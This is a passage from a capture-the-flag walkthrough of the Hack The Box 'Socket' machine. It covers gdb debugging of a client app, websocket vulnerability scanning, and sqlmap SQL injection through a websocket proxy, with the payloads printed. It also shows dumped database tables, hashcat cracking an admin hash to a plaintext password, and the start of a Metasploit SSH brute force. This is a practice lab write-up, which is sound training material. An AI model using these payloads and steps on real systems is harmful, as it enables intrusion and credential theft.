in7rud3r   38492  0.5  0.9 962792 162492 ?       Sl   19:45   0:00 /home/in7rud3r/Downloads/app/qreader
in7rud3r   38812  0.0  0.0   6304  2096 pts/5    R+   19:46   0:00 grep --color=auto qreader
OK. The opening and writing functions should use some imported standard IO functions, but I can’t find anything in the import section. I should find the button handles to retrieve the image encoding and decoding functions. Then there are the two function versions that update in the “about” menu, which return a connection error message. Let’s try to find the error strings to trace the calls it tries to make.

The strings are there, but I can’t debug them, and after a few attempts to add a breakpoint that doesn’t activate. I decided on a more theoretical approach. The error message is clearly an indication of a bad network connection, so I’m aiming to check portions of code in which network features are exploited. After a few tries, I identified the “socket” function. For a change, I use a slightly less user-friendly tool, gdb.
I started the application and identifed the process that is being duplicated.
┌──(in7rud3r㉿in7rud3r-kali)-[~/Downloads/app]
└─$ pstree -ap | grep qreader
  |   |   `-qreader,10054
  |   |       `-qreader,10059
  |   |           |-{qreader},10060
  |   |           |-{qreader},10061
  |   |           |-{qreader},10062
  |   |           |-{qreader},10063
  |   |           |-{qreader},10064
  |   |           `-{qreader},10065
  |   |   |-grep,10736 --color=auto qreader
Let’s attach it the process via gdb.
┌──(in7rud3r㉿in7rud3r-kali)-[~/Downloads/app]
└─$ sudo gdb --pid 10059
GNU gdb (Debian 13.2-1) 13.2
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 10059
[New LWP 10060]
[New LWP 10061]
[New LWP 10062]
[New LWP 10063]
[New LWP 10064]
[New LWP 10065]

warning: .dynamic section for "/lib/x86_64-linux-gnu/libelf.so.1" is not at the expected address (wrong library or version mismatch?)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
0x00007fed5b78dfff in __GI___poll (fds=0x1e56f90, nfds=5, timeout=-1) at ../sysdeps/unix/sysv/linux/poll.c:29
29      ../sysdeps/unix/sysv/linux/poll.c: No such file or directory.
(gdb)
I put a breakpoint on the “socket” function and let the program run.
(gdb) b socket
Breakpoint 1 at 0x7fed4acb2d60 (3 locations)
(gdb) c
Continuing.
At this point, let’s trigger the connection event on the interface through one of the two menu items and see if something is activated in the debugger.
[New Thread 0x7fed317fe6c0 (LWP 13226)]
[Switching to Thread 0x7fed317fe6c0 (LWP 13226)]

Thread 8 "qreader" hit Breakpoint 1.3, __GI_socket () at ../sysdeps/unix/syscall-template.S:120
120     ../sysdeps/unix/syscall-template.S: No such file or directory.
Perfect. The break has been activated. Now, we can investigate the various calls that follow one another proceeding step by step. The new socket initialization function doesn’t carry much additional information, especially by displaying the parameters that are passed to the function.
(gdb) info args
No arguments.
Proceeding step by step (command “s“), we will finally arrive at the “open_socket” call, which will start showing us some more parameters.
(gdb) s
[New Thread 0x7fed30ffd6c0 (LWP 15775)]
122     in ../sysdeps/unix/syscall-template.S
[...]
open_socket (type=type@entry=GETFDHST, key=key@entry=0x7fed5b82bb87 "hosts", keylen=keylen@entry=6) at ./nscd/nscd_helper.c:172
172     ./nscd/nscd_helper.c: No such file or directory.
(gdb) info args
type = GETFDHST
key = 0x7fed5b82bb87 "hosts"
keylen = 6
This will reappear after performing a few more steps, and this time with some additional information.
0x00007fed5b7dd739 in open_socket (type=type@entry=GETAI, key=key@entry=0x7fed403e3b30 "ws.qreader.htb", keylen=keylen@entry=15)
    at ./nscd/nscd_helper.c:171
171     in ./nscd/nscd_helper.c
(gdb) info args
type = GETAI
key = 0x7fed403e3b30 "ws.qreader.htb"
keylen = 15
Another domain that if I don’t put it in my /etc/hosts file, I will never reach it. Let’s add it and see what happens in the application.
Bingo, once you enter the domain, the calls start going through.


I then started packet sniffing on my network with wireshark.

After quickly analyzing the packets, we found that after a quick sync and ack, the client made the real call, and we also found a lot of interesting information.

OK. Pay attention now. To capture packets and be able to edit them, I need burpsuite. To make the program, I used the burpsuite proxy. I tried with environment variables and so on, but the process fork probably interfered with the environment variables. I then bypassed the problem by performing these simple steps:
In this way, I can check all the calls made. And in fact:



Now, I can take a closer look at the calls. I don’t know exactly how to perform a websocket attack, so I take a quick peek around and through HackTricks (now one of the penetration testers must-have tools)


This is an interesting git repository.
 PalindromeLabs
Let’s take some time to understand how it works and then try it.
┌──(in7rud3r㉿in7rud3r-kali)-[~/…/attack/git/STEWS/vuln-detect]
└─$ python3 STEWS-vuln-detect.py -u ws.qreader.htb:5789 -n -1
   Testing ws://ws.qreader.htb:5789
>>>Note: ws://ws.qreader.htb:5789 allowed http or https for origin
>>>Note: ws://ws.qreader.htb:5789 allowed null origin
>>>Note: ws://ws.qreader.htb:5789 allowed unusual char (possible parse error)
>>>VANILLA CSWSH DETECTED: ws://ws.qreader.htb:5789 likely vulnerable to vanilla CSWSH (any origin)
====Full list of vulnerable URLs===
['ws://ws.qreader.htb:5789']
['>>>VANILLA CSWSH DETECTED: ws://ws.qreader.htb:5789 likely vulnerable to vanilla CSWSH (any origin)']
I don’t believe it. It was too simple. Let’s investigate this vulnerability and how it will be exploited.
I have tried various ways to perform the exploit but without success. Finally, peeking in the HTB forum, I understand that the exploit is of type SQLi. Bad story, also in this case activating the sqlmap on websocket protocol will not be easy. Luckily, there is a script that can help me.
 Rayhan0x01
After a quick look at the code, I only replaced the payload to avoid a double quote breaking the JSON string (as recommended in the comment).
message = unquote(payload).replace('"','\"') # replacing " with ' to avoid breaking JSON structure
And fire to the dust!
┌──(in7rud3r㉿in7rud3r-kali)-[~/…/hackthebox/_10.10.11.206 - Socket (lin)/attack/py]
└─$ sqlmap -u 'http://localhost:8081/version?version=0.0.2' --batch --level 5 --risk 3 --dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.7#stable}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:14:57 /2023-06-25/

[21:14:57] [INFO] testing connection to the target URL
[21:14:57] [WARNING] turning off pre-connect mechanism because of incompatible server ('SimpleHTTP/0.6 Python/3.10.5')
[21:14:57] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
[21:14:57] [INFO] testing if the target URL content is stable
[21:14:58] [INFO] target URL content is stable
[21:14:58] [INFO] testing if GET parameter 'version' is dynamic
[21:14:58] [INFO] GET parameter 'version' appears to be dynamic
[21:14:58] [WARNING] heuristic (basic) test shows that GET parameter 'version' might not be injectable
[21:14:59] [INFO] testing for SQL injection on GET parameter 'version'
[21:14:59] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:15:02] [INFO] GET parameter 'version' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[21:15:11] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
[21:15:11] [INFO] testing 'Generic inline queries'
[21:15:11] [INFO] testing 'SQLite inline queries'
[21:15:12] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query - comment)'
[21:15:12] [INFO] testing 'SQLite > 2.0 stacked queries (heavy query)'
[21:15:13] [INFO] testing 'SQLite > 2.0 AND time-based blind (heavy query)'
[21:15:20] [INFO] GET parameter 'version' appears to be 'SQLite > 2.0 AND time-based blind (heavy query)' injectable
[21:15:20] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[21:15:20] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[21:15:20] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[21:15:22] [INFO] target URL appears to have 4 columns in query
[21:15:23] [INFO] GET parameter 'version' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'version' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:
---
Parameter: version (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: version=0.0.2" AND 1458=1458-- gddH

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: version=0.0.2" AND 6925=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- MMbe

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: version=0.0.2" UNION ALL SELECT CHAR(113,98,98,106,113)||CHAR(97,100,107,108,90,74,75,68,112,104,76,90,84,85,119,84,117,117,89,109,103,112,74,72,116,88,74,72,72,80,99,122,110,107,67,122,122,72,115,81)||CHAR(113,98,113,98,113),NULL,NULL,NULL-- VJHs
---
[21:15:23] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:15:23] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[21:15:23] [INFO] fetched data logged to text files under '/home/in7rud3r/.local/share/sqlmap/output/localhost'
[21:15:23] [WARNING] your sqlmap version is outdated

[*] ending @ 21:15:23 /2023-06-25/
From here everything should be simpler, let’s list the tables.
┌──(in7rud3r㉿in7rud3r-kali)-[~/…/hackthebox/_10.10.11.206 - Socket (lin)/attack/py]
└─$ sqlmap -u 'http://localhost:8081/version?version=0.0.2' --batch --level 5 --risk 3 --tables -DB SQLite
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:21:56 /2023-06-25/

[21:21:56] [INFO] resuming back-end DBMS 'sqlite'
[21:21:56] [INFO] testing connection to the target URL
[21:21:57] [WARNING] turning off pre-connect mechanism because of incompatible server ('SimpleHTTP/0.6 Python/3.10.5')
[21:21:57] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: version (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: version=0.0.2" AND 1458=1458-- gddH

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: version=0.0.2" AND 6925=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- MMbe

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: version=0.0.2" UNION ALL SELECT CHAR(113,98,98,106,113)||CHAR(97,100,107,108,90,74,75,68,112,104,76,90,84,85,119,84,117,117,89,109,103,112,74,72,116,88,74,72,72,80,99,122,110,107,67,122,122,72,115,81)||CHAR(113,98,113,98,113),NULL,NULL,NULL-- VJHs
---
[21:21:57] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:21:57] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[6 tables]
+-----------------+
| answers         |
| info            |
| reports         |
| sqlite_sequence |
| users           |
| versions        |
+-----------------+

[21:21:57] [INFO] fetched data logged to text files under '/home/in7rud3r/.local/share/sqlmap/output/localhost'
[21:21:57] [WARNING] your sqlmap version is outdated

[*] ending @ 21:21:57 /2023-06-25/
And let’s take a look inside the users table.
┌──(in7rud3r㉿in7rud3r-kali)-[~/…/hackthebox/_10.10.11.206 - Socket (lin)/attack/py]
└─$ sqlmap -u 'http://localhost:8081/version?version=0.0.2' --dump -D SQLite -T users
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.6.7#stable}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:28:20 /2023-06-25/

[21:28:21] [INFO] resuming back-end DBMS 'sqlite'
[21:28:21] [INFO] testing connection to the target URL
[21:28:21] [WARNING] turning off pre-connect mechanism because of incompatible server ('SimpleHTTP/0.6 Python/3.10.5')
[21:28:21] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: version (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: version=0.0.2" AND 1458=1458-- gddH

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: version=0.0.2" AND 6925=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- MMbe

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: version=0.0.2" UNION ALL SELECT CHAR(113,98,98,106,113)||CHAR(97,100,107,108,90,74,75,68,112,104,76,90,84,85,119,84,117,117,89,109,103,112,74,72,116,88,74,72,72,80,99,122,110,107,67,122,122,72,115,81)||CHAR(113,98,113,98,113),NULL,NULL,NULL-- VJHs
---
[21:28:21] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[21:28:21] [INFO] fetching columns for table 'users'
[21:28:21] [INFO] fetching entries for table 'users'
[21:28:21] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]
[21:28:36] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[21:28:42] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[21:28:46] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:28:46] [INFO] starting 4 processes
[21:28:55] [WARNING] no clear password(s) found
Database: <current>
Table: users
[1 entry]
+----+-------+----------------------------------+----------+
| id | role  | password                         | username |
+----+-------+----------------------------------+----------+
| 1  | admin | 0c090c365fa0559b151a43e0fea39710 | admin    |
+----+-------+----------------------------------+----------+

[21:28:55] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/in7rud3r/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/users.csv'
[21:28:55] [INFO] fetched data logged to text files under '/home/in7rud3r/.local/share/sqlmap/output/localhost'
[21:28:55] [WARNING] your sqlmap version is outdated

[*] ending @ 21:28:55 /2023-06-25/
Nothing simpler (if the password is one of the rockyou dictionary). Save just the string to a file, and hashcat will do the rest.
┌──(in7rud3r㉿in7rud3r-kali)-[/tmp/hc]
└─$ hashcat -a 0 -m 0 -O pwd_only.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting

[...]
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

[...]
0c090c365fa0559b151a43e0fea39710:denjanjade122566
[...]

Started: Wed Jun 28 22:43:43 2023
Stopped: Wed Jun 28 22:44:04 2023
Well, I have a password. What about the account? Something “kavigihan” in it? Let’s try!
┌──(in7rud3r㉿in7rud3r-kali)-[~/Downloads/app]
└─$ ssh kavigihan@10.10.11.206
The authenticity of host '10.10.11.206 (10.10.11.206)' can't be established.
ED25519 key fingerprint is SHA256:LJb8mGFiqKYQw3uev+b/ScrLuI4Fw7jxHJAoaLVPJLA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.206' (ED25519) to the list of known hosts.
kavigihan@10.10.11.206's password:
Permission denied, please try again.
So, let’s take a look at the other tables.
Table: reports
[2 entries]
+----+---------------------------+---------------------------------------------------------------------------------------------------------------------+---------------+---------------+
| id | subject                   | description                                                                                                         | reported_date | reporter_name |
+----+---------------------------+---------------------------------------------------------------------------------------------------------------------+---------------+---------------+
| 1  | Accept JPEG files         | Is there a way to convert JPEG images with this tool? Or should I convert my JPEG to PNG and then use it?           | 13/08/2022    | Jason         |
| 2  | Converting non-ascii text | When I try to embed non-ascii text, it always gives me an error. It would be nice if you could take a look at this. | 22/09/2022    | Mike          |
+----+---------------------------+---------------------------------------------------------------------------------------------------------------------+---------------+---------------+
The reports table went relatively well, it was a bit longer the process for the answers table. Luckily, it’s only two records, worth the wait!
┌──(in7rud3r㉿in7rud3r-kali)-[~/Downloads/app]
└─$ sqlmap -u 'http://localhost:8081/version?version=0.0.2' --dump -D SQLite -T answers
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6.7#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:12:56 /2023-06-28/

[23:12:56] [INFO] resuming back-end DBMS 'sqlite'
[23:12:56] [INFO] testing connection to the target URL
[23:12:57] [WARNING] turning off pre-connect mechanism because of incompatible server ('SimpleHTTP/0.6 Python/3.10.5')
[23:12:57] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: version (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: version=0.0.2" AND 1458=1458-- gddH

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: version=0.0.2" AND 6925=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))-- MMbe

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: version=0.0.2" UNION ALL SELECT CHAR(113,98,98,106,113)||CHAR(97,100,107,108,90,74,75,68,112,104,76,90,84,85,119,84,117,117,89,109,103,112,74,72,116,88,74,72,72,80,99,122,110,107,67,122,122,72,115,81)||CHAR(113,98,113,98,113),NULL,NULL,NULL-- VJHs
---
[23:12:57] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[23:12:57] [INFO] fetching columns for table 'answers'
[23:12:57] [INFO] fetching entries for table 'answers'
[23:12:59] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[23:12:59] [INFO] fetching number of entries for table 'answers' in database 'SQLite_masterdb'
[23:12:59] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[23:12:59] [INFO] retrieved: 2
[23:13:02] [INFO] retrieved:
[23:13:03] [WARNING] time-based comparison requires larger statistical model, please wait.............. (done)
[23:13:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions

[23:13:08] [INFO] retrieved: Hello Json,  As if now we support PNG formart only. We will be adding JPEG/SVG file formats in our next version.  Thomas Keller
[23:18:12] [INFO] retrieved: admin
[23:18:24] [INFO] retrieved: 17/08/2022
[23:18:50] [INFO] retrieved: 1
[23:18:54] [INFO] retrieved:
[23:18:55] [INFO] retrieved:
[23:18:56] [INFO] retrieved: PENDING
[23:19:14] [INFO] retrieved:
[23:19:15] [INFO] retrieved:
[23:19:16] [INFO] retrieved: Hello Mike,   We have confirmed a valid problem with handling non-ascii charaters. So we suggest you to stick with ascci printable characters for now!  Thomas Keller
[23:25:36] [INFO] retrieved: admin
[23:25:48] [INFO] retrieved: 25/09/2022
[23:26:14] [INFO] retrieved: 2
[23:26:17] [INFO] retrieved:
[23:26:18] [INFO] retrieved:
[23:26:19] [INFO] retrieved: PENDING
Database: <current>
Table: answers
[2 entries]
+----+-----------+---------------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------+---------+-------------+---------------+
| id | report_id | answer                                                                                                                                                                    | status  | FOREIGN | answered_by | answered_date |
+----+-----------+---------------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------+---------+-------------+---------------+
| 1  | <blank>   | Hello Json,nnAs if now we support PNG formart only. We will be adding JPEG/SVG file formats in our next version.nnThomas Keller                                       | PENDING | <blank> | admin       | 17/08/2022    |
| 2  | <blank>   | Hello Mike,nn We have confirmed a valid problem with handling non-ascii charaters. So we suggest you to stick with ascci printable characters for now!nnThomas Keller | PENDING | <blank> | admin       | 25/09/2022    |
+----+-----------+---------------------------------------------------------------------------------------------------------------------------------------------------------------------------+---------+---------+-------------+---------------+

[23:26:37] [INFO] table 'SQLite_masterdb.answers' dumped to CSV file '/home/in7rud3r/.local/share/sqlmap/output/localhost/dump/SQLite_masterdb/answers.csv'
[23:26:37] [INFO] fetched data logged to text files under '/home/in7rud3r/.local/share/sqlmap/output/localhost'
[23:26:37] [WARNING] your sqlmap version is outdated

[*] ending @ 23:26:37 /2023-06-28/
It seems that the DB collects user reports and allows support users to keep track of the answers given to requests received. Interestingly, there was a user Thomas, with the administrator role. The basic idea is to generate a list of accounts based on the possible combinations of the name and surname of this user, it will be enough to find a suitable tool to generate a dictionary with which to perform a brute-forcing.
jseidl┌──(in7rud3r㉿in7rud3r-kali)-[~/…/_10.10.11.206 - Socket (lin)/attack/git/usernamer]
└─$ python2 usernamer.py -n "Thomas Keller" -l > accountlistgenerated.txt
And now, let’s start to brute force using metasploit.
┌──(in7rud3r㉿in7rud3r-kali)-[~/…/_10.10.11.206 - Socket (lin)/attack/git/usernamer]
└─$ msfconsole
[...]
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, use
                                                r&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/us
                                                ing-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           false            yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.11.206
rhosts => 10.10.11.206
msf6 auxiliary(scanner/ssh/ssh_login) > set password denjanjade122566
password => denjanjade122566
msf6 auxiliary(scanner/ssh/ssh_login) > set stop_on_success true
stop_on_success => true
